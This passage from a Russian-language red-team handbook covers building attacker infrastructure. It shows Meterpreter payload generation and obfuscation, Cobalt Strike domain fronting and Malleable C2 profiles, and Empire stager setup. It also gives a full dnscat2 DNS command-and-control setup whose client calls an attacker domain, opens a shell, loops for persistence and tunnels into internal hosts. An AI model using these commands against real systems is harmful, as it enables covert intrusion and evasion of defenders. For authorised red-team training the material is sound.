Если вы хотите вывести свою среду на следующий уровень, посмотрите на команду Coalfire-Research. Они построили специальные модули, которые выполняют всю тяжелую работу и автоматизацию за вас. Red Baron - это набор модулей и специальных или сторонних providers для Terraform, который пытается автоматизировать создание устойчивой, одноразовой, безопасной и гибкой инфраструктуры для Red Team [https://github.com/Coalfire-Research/Red-Baron]. Хотите ли вы построить фишинговый сервер, инфраструктуру Cobalt Strike или создать DNS C2-сервер - все это можно сделать с Terraform.

Посмотрите https://github.com/Coalfire-Research/Red-Baron и изучите разные модули, чтобы быстро построить собственную инфраструктуру.

## Инструменты ремесла

Существует огромное количество инструментов, которые может использовать Red Team, но давайте поговорим о нескольких ключевых ресурсах. Помните, что как red-team-специалист вы не просто компрометируете среду, хотя это веселее всего, а воспроизводите атаки реального мира, чтобы понять, защищен ли клиент и может ли он обнаружить атаки за очень короткий промежуток времени. В предыдущих главах мы определили, как воспроизвести профиль и набор инструментов атакующего, так что давайте рассмотрим некоторые из самых распространенных инструментов Red Team.

### Фреймворк Metasploit

Эта книга не будет так глубоко погружаться в Metasploit, как предыдущие книги. Фреймворк Metasploit по-прежнему остается инструментом золотого стандарта, хотя изначально был разработан в 2003 году. Это связано как с первоначальным создателем, H.D. Moore, так и с очень активным сообществом, которое поддерживает проект. Этот фреймворк, развиваемый сообществом (https://github.com/rapid7/metasploit-framework/commits/master), который, похоже, обновляется ежедневно, содержит все последние публичные эксплойты, постэксплуатационные модули, auxiliary-модули и многое другое.

В заданиях Red Team мы можем использовать Metasploit, чтобы скомпрометировать внутренние системы через MS17-010 Eternal Blue Exploit (http://bit.ly/2H2PTsI) и получить первую оболочку, или можем использовать Metasploit для генерации пейлоада Meterpreter в атаке социальной инженерии.

В последующих главах мы покажем, как перекомпилировать ваши пейлоады Metasploit и трафик, чтобы обходить антивирусы и сетевые сенсоры.


### Обфускация пейлоада Meterpreter


Если мы проводим атаку социальной инженерии, возможно, мы захотим использовать документ Word или Excel как механизм доставки. Однако потенциальная проблема в том, что мы можем не суметь включить бинарный пейлоад Meterpreter или заставить его скачать такой файл из интернета, поскольку на этом может сработать антивирус. Простое решение - обфускация с использованием PowerShell:

```
msfvenom --payload windows/x64/meterpreter_reverse_http --format psh --out
    meterpreter-64.ps1 LHOST=127.0.0.1
```

Мы можем поднять это на следующий уровень и использовать инструменты вроде Unicorn (https://github.com/trustedsec/unicorn), чтобы генерировать более обфусцированные пейлоады PowerShell Meterpreter. Мы рассмотрим это подробнее по мере продвижения по книге.

Кроме того, использование подписанных SSL/TLS-сертификатов от доверенного центра может помочь обойти некоторые сетевые IDS-инструменты: https://github.com/rapid7/metasploit-framework/wiki/Meterpreter-Paranoid-Mode.

Наконец, далее в книге мы разберем, как заново скомпилировать Metasploit/Meterpreter с нуля, чтобы уклоняться как от хостовых, так и от сетевых средств обнаружения.



## Cobalt Strike

Cobalt Strike - безусловно один из моих любимых инструментов моделирования Red Team. Что такое Cobalt Strike? Это инструмент для постэксплуатации, бокового перемещения, скрытого пребывания в сети и эксфильтрации. В Cobalt Strike на самом деле нет эксплойтов, и он не используется для компрометации системы через новейшую 0-day-уязвимость. Его обширные функции и мощь по-настоящему видны тогда, когда у вас уже есть выполнение кода на сервере или когда он используется как часть пейлоада фишинговой кампании. Как только вы можете выполнить пейлоад Cobalt Strike, он создает Beacon-соединение обратно к C2-серверу.

Новые лицензии Cobalt Strike стоят $3,500 за пользователя за лицензию на один год, так что это не дешевый инструмент. Доступна бесплатная ограниченная пробная версия.

### Инфраструктура Cobalt Strike

Как упоминалось ранее, в плане инфраструктуры мы хотим настроить среду, которую можно повторно использовать и которая остается очень гибкой. Cobalt Strike поддерживает redirectors, так что если ваш C2-домен будет сожжен, вам не придется поднимать совершенно новую среду, а понадобится только новый домен. Подробнее об использовании `socat` для настройки таких redirectors можно найти здесь: http://bit.ly/2qxCbCZ и http://bit.ly/2IUc4Oe.

Чтобы вывести redirectors на уровень выше, мы используем domain fronting. Domain fronting - это набор техник, позволяющих использовать чужие домены и инфраструктуры как redirectors для вашего контроллера (http://bit.ly/2GYw55A). Этого можно добиться с помощью популярных сетей доставки контента (CDN), таких как Amazon CloudFront, или других хостов Google, чтобы замаскировать источники трафика. В прошлом это использовалось разными противниками (http://bit.ly/2HoCRFi).

При использовании этих доменов с высокой репутацией любой трафик, независимо от HTTP или HTTPS, будет выглядеть так, будто он общается с этими доменами, а не с нашими вредоносными C2-серверами. Как все это работает? Если взять очень высокоуровневый пример, весь ваш трафик будет отправлен на одно из основных полностью квалифицированных доменных имен (FQDN) для CloudFront, например `a0.awsstatic.com`, который является основным доменом CloudFront. Изменение заголовка Host в запросе перенаправит весь трафик в наш CloudFront-дистрибутив, который в конечном итоге пересылает трафик на наш Cobalt Strike C2-сервер (http://bit.ly/2GYw55A).

Изменяя HTTP-заголовок Host, CDN без проблем направит нас к правильному серверу. Red Team использовали эту технику для сокрытия C2-трафика с помощью redirectors с высокой репутацией.

Еще два отличных ресурса о разных продуктах, поддерживающих domain fronting:

- CyberArk также написал отличный блог о том, как использовать продукты Google Apps, чтобы ваш трафик выглядел так, будто он идет через `www.google.com`, `mail.google.com` или `docs.google.com`: http://bit.ly/2Hn7RW4.
- Vincent Yiu написал статью о том, как использовать Alibaba CDN для поддержки своих атак domain fronting: http://bit.ly/2HjM3eH.
- Cobalt Strike - не единственный инструмент, который поддерживает domain fronting. То же самое можно сделать с Meterpreter: https://bitrot.sh/post/30-11-2017-domain-fronting-with-meterpreter/.

Примечание: на момент публикации этой книги AWS и даже Google начали внедрять защиты от domain fronting (https://amzn.to/2I6lSry). Это не останавливает такой тип атаки, но потребует злоупотреблять другими сторонними ресурсами.

Хотя это не часть инфраструктуры, важно понимать, как ваши beacons работают во внутренней среде. С точки зрения операционной безопасности мы не хотим строить кампанию, которую легко

вывести из строя. Как red-team-специалисты, мы должны предполагать, что часть наших агентов будет обнаружена Blue Team. Если все наши хосты общаются с одной или двумя C2-точками, вывести всю нашу инфраструктуру из строя будет довольно просто. К счастью для нас, Cobalt Strike поддерживает SMB Beacons между хостами для C2-коммуникации. Это позволяет одной скомпрометированной машине общаться с интернетом, а всем остальным машинам в сети - общаться через первоначально скомпрометированный хост по SMB (https://www.cobaltstrike.com/help-smb-beacon). Так, если одна из вторичных систем будет обнаружена и будет выполнена форензика, возможно, они не смогут определить C2-домен, связанный с атакой.

Аккуратная функция Cobalt Strike, которая очень помогает Red Team, - способность управлять тем, как ваши Beacons общаются. Используя Malleable C2 Profiles, можно сделать так, чтобы весь трафик от скомпрометированных систем выглядел как нормальный трафик. Мы все чаще попадаем в среды, где применяется фильтрация приложений уровня 7. На уровне 7 ищут аномальный трафик, который часто проходит через веб-коммуникации. Что, если мы можем сделать наши C2-коммуникации похожими на обычный веб-трафик? Здесь и вступают в игру Malleable C2 Profiles. Посмотрите пример: https://github.com/rsmudge/Malleable-C2-Profiles/blob/master/normal/amazon.profile. Несколько первых наблюдений:

Мы видим, что это будут HTTP-запросы с URI paths:


```
set uri "/s/ref=nb_sb_noss_1/167-3294888-0262949/field-keywords=books";
```

Заголовок Host установлен на Amazon:

```
header "Host" "www.amazon.com";
```

И даже некоторые специальные серверные заголовки возвращаются C2-сервером:

```
header "x-amz-id-1"
"THKUYEZKCKPGY5T42PZT";
header "x-amz-id-2"
"a21yZ2xrNDNtdGRsa212bGV3YW85amZuZW9ydG5rZmRuZ2tmZGl4aHRvNDVpbgo=";
```




Теперь, когда они использовались во многих разных кампаниях, многочисленные устройства безопасности создали сигнатуры для всех распространенных Malleable Profiles (https://github.com/rsmudge/Malleable-C2-Profiles). Чтобы обойти это, мы следим за тем, чтобы все статические строки были изменены, вся информация User-Agent была изменена, SSL был настроен с настоящими сертификатами (не используйте SSL-сертификаты Cobalt Strike по умолчанию), использовался jitter и были изменены времена beacon для агентов. Последнее замечание: убедитесь, что коммуникация идет через команды POST (`http-post`), поскольку невыполнение этого требования может вызвать много головной боли при использовании специальных profiles. Если ваш profile общается через `http-get`, он все равно будет работать, но загрузка больших файлов будет занимать вечность. Помните, что GET обычно ограничен примерно 2048 символами.


Команда SpectorOps также создала Randomized Malleable C2 Profiles с использованием https://github.com/bluscreenofjeff/Malleable-C2-Randomizer.

### Скрипты Aggressor для Cobalt Strike

В проект Cobalt Strike вносит вклад множество людей. Aggressor Script - это язык сценариев для операций Red Team и моделирования противников, вдохновленный скриптуемыми IRC-клиентами и ботами. Его назначение двойное: (1) вы можете создавать долго работающих ботов, которые имитируют виртуальных участников Red Team и взламывают бок о бок с вами; (2) вы также можете использовать его для расширения и изменения клиента Cobalt Strike под свои потребности [https://www.cobaltstrike.com/aggressor-script/index.html]. Например, HarleyQu1nn собрала отличный список разных Aggressor-скриптов для использования в постэксплуатации: http://bit.ly/2qxIwPE.

## PowerShell Empire

Empire - это постэксплуатационный фреймворк, который включает чистый PowerShell 2.0 Windows-агент и чистый Python 2.6/2.7 Linux/OS X-агент. Это объединение прежних проектов PowerShell Empire и Python EmPyre. Фреймворк предлагает криптографически защищенные коммуникации и гибкую архитектуру. На стороне PowerShell Empire реализует возможность запускать PowerShell-агенты без необходимости в `powershell.exe`, быстро разворачиваемые постэксплуатационные модули от кейлоггеров до Mimikatz, а также адаптивные коммуникации для обхода сетевого обнаружения, и все это обернуто в фреймворк, ориентированный на удобство использования [https://github.com/EmpireProject/Empire].





Для Red Team PowerShell - один из лучших друзей. После начального пейлоада все последующие атаки хранятся в памяти. Лучшая часть Empire в том, что он активно сопровождается и обновляется, поэтому все самые свежие постэксплуатационные модули доступны для атак. У него также есть C2-связность для Linux и OS X. Поэтому вы все еще можете создать макрос Office на Mac и при выполнении получить совершенно нового агента в Empire.

Мы будем подробнее рассматривать Empire на протяжении книги, чтобы вы увидели, насколько он эффективен. При настройке Empire очень важно убедиться, что он настроен безопасно:

• задайте `CertPath` на настоящий доверенный SSL-сертификат;
• измените конечные точки `DefaultProfile`. Многие межсетевые экраны уровня 7 ищут точные статические конечные точки;
• измените User Agent, используемый для коммуникации.

Как и `rc`-файлы Metasploit, использовавшиеся для автоматизации в предыдущих книгах, Empire теперь поддерживает autorun-скрипты для эффективности и результативности.

Запуск Empire:




```
# Starting up Empire
cd /opt/Empire && ./setup/reset.sh

# Exit
exit

# Setup Up Cert (best practice is to use real trusted certs)
./setup/cert.sh

# Start Empire
./empire

# Запускаем listener
listeners

# Выбираем listener (в лабораториях используем http)
uselistener [tab twice to see all listener types]
uselistener http

# Просматриваем все настройки listener
info
```

Задайте следующее, например `set KillDate 12/12/2020`:

- `KillDate` - конец вашей кампании, чтобы ваши агенты автоматически очистились;
- `DefaultProfile` - обязательно измените все конечные точки, например `/admin/get.php,/news.php`. Можно придумать любые, например `/seriously/notmalware.php`;
- `DefaultProfile` - также обязательно измените ваш User Agent. Я люблю смотреть на самые популярные User Agents и выбирать один из них;
- `Host` - измените на HTTPS и порт 443;
- `CertPath` - добавьте путь к вашим SSL Certificates;
- `UserAgent` - измените на ваш обычный User Agent;
- `Port` - установите 443;
- `ServerVersion` - измените на другой распространенный серверный заголовок.


Когда все будет готово, запустите фреймворк:

```
execute
```

### Настройка пейлоадов

пейлоад - это фактическое вредоносное ПО, которое будет выполняться на системе жертвы. Такие пейлоады могут работать в Windows, Linux и OSX, но Empire больше всего известен своими пейлоадами PowerShell для Windows:

```
# Go to the Main menu
main

# Create stager available for OSX, Windows, Linux. We are going
# to create a simple batfile as an example, but you can create
# макросы для Office-файлов или пейлоады для Rubber Ducky
usestager [tab twice to see all the different types]
usestager windows/launcher_bat

# Look at all settings
info

# Настраиваем все параметры
set Listener http

# Configure the UserAgent

# Создаем пейлоад
generate

# Проверяем пейлоад в другом окне терминала
cat /tmp/launcher.bat
```




Как видно, созданный пейлоад был сильно обфусцирован. Теперь можно разместить этот `.bat`-файл на любой Windows-системе. Конечно, вы, вероятно, создали бы макрос Office или пейлоад под Rubber Ducky, но это лишь один из множества примеров.

Если на вашем образе Kali еще не установлен PowerShell, лучший способ сделать это - установить его вручную. Установка PowerShell на Kali:

```
apt-get install libunwind8
wget http://security.debian.org/debian-security/pool/updates/main/o/openssl/libssl1.0.
    0_1.0.1t-1+deb7u3_amd64.deb
dpkg -i libssl1.0.0_1.0.1t-1+deb7u3_amd64.deb
wget http://security.ubuntu.com/ubuntu/pool/main/i/icu/libicu55_55.1-7ubuntu0.3_amd64.
    deb
dpkg -i libicu55_55.1-7ubuntu0.3_amd64.deb
wget https://github.com/PowerShell/PowerShell/releases/download/v6.0.2/powershell_6.0.
    2-1.ubuntu.16.04_amd64.deb
dpkg -i powershell_6.0.2-1.ubuntu.16.04_amd64.deb
```

## dnscat2

Этот инструмент предназначен для создания зашифрованного командное управление (C2)-канала поверх DNS-протокола, что является эффективным туннелем из почти любой сети [https://github.com/iagox86/dnscat2].

C2 и эксфильтрация через DNS дают отличный механизм для сокрытия трафика, обхода сетевых сенсоров и обхода сетевых ограничений. Во многих ограниченных или производственных средах мы встречаем сети, которые либо не разрешают исходящий трафик, либо сильно ограничивают и мониторят его. Чтобы обойти такие защиты, можно использовать инструмент вроде dnscat2. Мы сосредоточены на dnscat2 потому, что он не требует root-привилегий и позволяет как shell-доступ, так и эксфильтрацию.


Во многих защищенных средах прямой исходящий UDP или TCP ограничен. Почему бы не использовать сервисы, уже встроенные в инфраструктуру? Во многих таких защищенных сетях есть DNS-сервер для разрешения внутренних хостов, который при этом разрешает и внешние ресурсы. Настроив авторитетный сервер для вредоносного домена, которым мы владеем, мы можем использовать эти DNS-разрешения для C2 нашего вредоносного ПО.

В нашем сценарии мы настроим атакующий домен `loca1host.com`. Это домен-двойник для `localhost` в надежде, что мы сможем чуть лучше скрыть наш трафик. Обязательно замените `loca1host.com` на доменное имя, которым вы владеете. Мы настроим DNS-информацию `loca1host.com`, чтобы он стал авторитетным DNS-сервером. В этом примере мы используем инструмент настройки DNS GoDaddy, но можно использовать любой DNS-сервис.

### Настройка авторитетного DNS-сервера с использованием GoDaddy


1. Сначала обязательно настройте VPS-сервер как ваш атакующий C2-сервер и получите IP этого сервера.
2. После покупки домена войдите в учетную запись GoDaddy или аналогичного сервиса.
3. Выберите домен, нажмите manage и выберите Advanced DNS.
4. Затем настройте имена хостов в DNS Management так, чтобы они указывали на ваш сервер.
5. `ns1` - и укажите IP вашего VPS-сервера.
6. `ns2` - и укажите IP вашего VPS-сервера.
7. Измените серверы имен на Custom.
8. Добавьте `ns1.loca1host.com`.
9. Добавьте `ns2.loca1host.com`.

Как видно на изображении выше, теперь наши серверы имен указывают на `ns1.loca1host.com` и `ns2.loca1host.com`, и оба указывают на наш атакующий VPS-сервер. Если вы попытаетесь разрешить любой поддомен для `loca1host.com`, например `vpn.loca1host.com`, он попытается использовать наш VPS-сервер для выполнения этих разрешений. К счастью для нас, dnscat2 слушает UDP-порт 53 и выполняет всю тяжелую работу.




Далее нужно полностью настроить атакующий сервер, который выступает как наш nameserver. Настройка сервера dnscat2:

```
sudo su -
apt-get update
apt-get install ruby-dev
git clone https://github.com/iagox86/dnscat2.git
cd dnscat2/server/
apt-get install gcc make
gem install bundler
bundle install
ruby ./dnscat2.rb
```




Краткое примечание: если вы используете Amazon Lightsail, обязательно разрешите UDP-порт 53.

Для клиентского кода нужно скомпилировать его, чтобы получить бинарный файл для Linux пейлоад.

Компиляция клиента:

```
git clone https://github.com/iagox86/dnscat2.git /opt/dnscat2/client
cd /opt/dnscat2/client/
make
```

Теперь у нас должен быть создан бинарный файл `dnscat`.

```
(If in Windows: Load client/win32/dnscat2.vcproj into Visual Studio and hit "build")
```

Теперь, когда у нас настроен авторитетный DNS, атакующий сервер запускает dnscat2 как DNS-сервер, а вредоносный код скомпилирован, мы готовы выполнить пейлоад.

Перед началом нужно запустить dnscat на атакующем сервере. Хотя можно включить несколько настроек, главная - настроить флаг `--secret`, чтобы гарантировать шифрование нашей коммуникации внутри DNS-запросов. Обязательно замените `loca1host.com` доменным именем, которым вы владеете, и создайте случайную секретную строку.

Чтобы запустить dnscat2 на атакующем сервере:

```
screen
ruby ./dnscat2.rb loca1host.com --secret 39dfj3hdsfajh37e8c902j
```

```
dnscat2> New window created: 1

dnscat2> Session 1 Security: ENCRYPTED AND VERIFIED!
(the security depends on the strength of your pre-shared secret!)

dnscat2> window
0 :: main [active]
  crypto-debug :: Debug window for crypto stuff [*]
  dns1 :: DNS Driver running on 0.0.0.0:53 domains = loca1host.com [*]
  1 :: command (THP-LETHAL) [encrypted and verified] [*]
dnscat2>
```

Допустим, у вас есть какой-то RCE на уязвимом сервере. Вы можете выполнять команды оболочки и загрузить наш пейлоад dnscat. Чтобы выполнить пейлоад:

```
./dnscat loca1host.com --secret 39dfj3hdsfajh37e8c902j
```

Это запустит dnscat, использует наш авторитетный DNS-сервер и создаст C2-канал. Я видел, что иногда dnscat2 умирает. Это может быть из-за передачи больших файлов или из-за того, что что-то просто ломается. Чтобы обходить такие проблемы, я люблю убедиться, что мой пейлоад dnscat возвращается. Для этого я обычно запускаю пейлоад dnscat коротким bash-скриптом:

```
nohup /bin/bash -c "while true; do /opt/dnscat2/client/dnscat loca1host.com --secret
    39dfj3hdsfajh37e8c902j --max-retransmits 5; sleep 3600; done" > /dev/null 2>&1 &
```

Так, если клиентский пейлоад по какой-либо причине умрет, каждый час будет создаваться новый экземпляр. Иногда у вас есть только один шанс заставить пейлоад выполниться, поэтому нужно использовать его по максимуму.

Наконец, если вы собираетесь запускать эту полезную нагрузку на Windows, можно использовать пейлоад dnscat2 или... почему бы просто не сделать это в PowerShell? Luke Baggett написал PowerShell-версию клиента dnscat здесь: https://github.com/lukebaggett/dnscat2-powershell.

```
dnscat2> window
0 :: main [active]
  crypto-debug :: Debug window for crypto stuff [*]
  dns1 :: DNS Driver running on 0.0.0.0:53 domains = loca1host.com [*]
  1 :: command (THP-LETHAL) [encrypted and verified]
  2 :: sh (THP-LETHAL) [encrypted and verified] [*]
dnscat2> window -i 2
New window created: 2
history_size (session) => 1000
Session 2 Security: ENCRYPTED AND VERIFIED!
(the security depends on the strength of your pre-shared secret!)
This is a console session!

That means that anything you type will be sent as-is to the
client, and anything they type will be displayed as-is on the
screen! If the client is executing a command and you don't
see a prompt, try typing 'pwd' or something!

To go back, type ctrl-z.

sh (THP-LETHAL) 2> ls
sh (THP-LETHAL) 2> controller
dnscat
dnscat.c
dnscat.o
drivers
libs
Makefile
```


### Соединение dnscat2

После выполнения пейлоада и подключения обратно к атакующему серверу мы должны увидеть новое сообщение `ENCRYPTED AND VERIFIED`, похожее на приведенное ниже. Набрав `window`, dnscat2 покажет все ваши сессии. Сейчас у нас есть одна командная сессия с именем `1`.

Мы можем создать оболочку в стиле терминала, взаимодействуя с нашей командной сессией:

```
# Взаимодействуем с первой командной сессией
window -i 1

# Запускаем shell-сессию
shell

# Back out to the main session
Ctrl-z

# Interact with the 2 session - sh
window -i 2
```

```
root@ip-172-26-1-22:~/dnscat2/server# ssh root@localhost -p 9999
The authenticity of host '[localhost]:9999 ([127.0.0.1]:9999)' can't be established.
ECDSA key fingerprint is SHA256:pjglS/UtSMwyG2FZWKmMrpcnhQTeLjg3xqwfsZ4dfbE.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[localhost]:9999' (ECDSA) to the list of known hosts.
root@localhost's password:

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jan 31 22:47:42 2018 from 10.100.100.9
root@THP-LETHAL:~#
```




Теперь вы должны иметь возможность запускать любые команды оболочки, например `ls`.

Хотя это не самая быстрая оболочка, поскольку вся коммуникация идет через DNS, она действительно помогает в ситуациях, где Meterpreter или похожая оболочка просто не сработает. Что еще лучше в dnscat2 - он полностью поддерживает туннелирование. Поэтому, если мы хотим использовать exploit с нашей хост-системы, туннелировать внутренние сайты через браузер или даже подключиться по SSH к другой машине, все это возможно.

### Туннель в dnscat2

Часто нам нужно направлять трафик с атакующего сервера через скомпрометированный хост к другим внутренним серверам. Самый безопасный способ сделать это с dnscat2 - направить трафик через локальный порт, а затем туннелировать его к внутренней системе в сети. Пример можно выполнить следующей командой внутри нашей командной сессии:

```
listen 127.0.0.1:9999 10.100.100.1:22
```

После создания туннеля можно вернуться в корневое окно терминала на атакующей машине, подключиться по SSH к localhost через порт 9999 и аутентифицироваться во внутренней системе в сети жертвы.

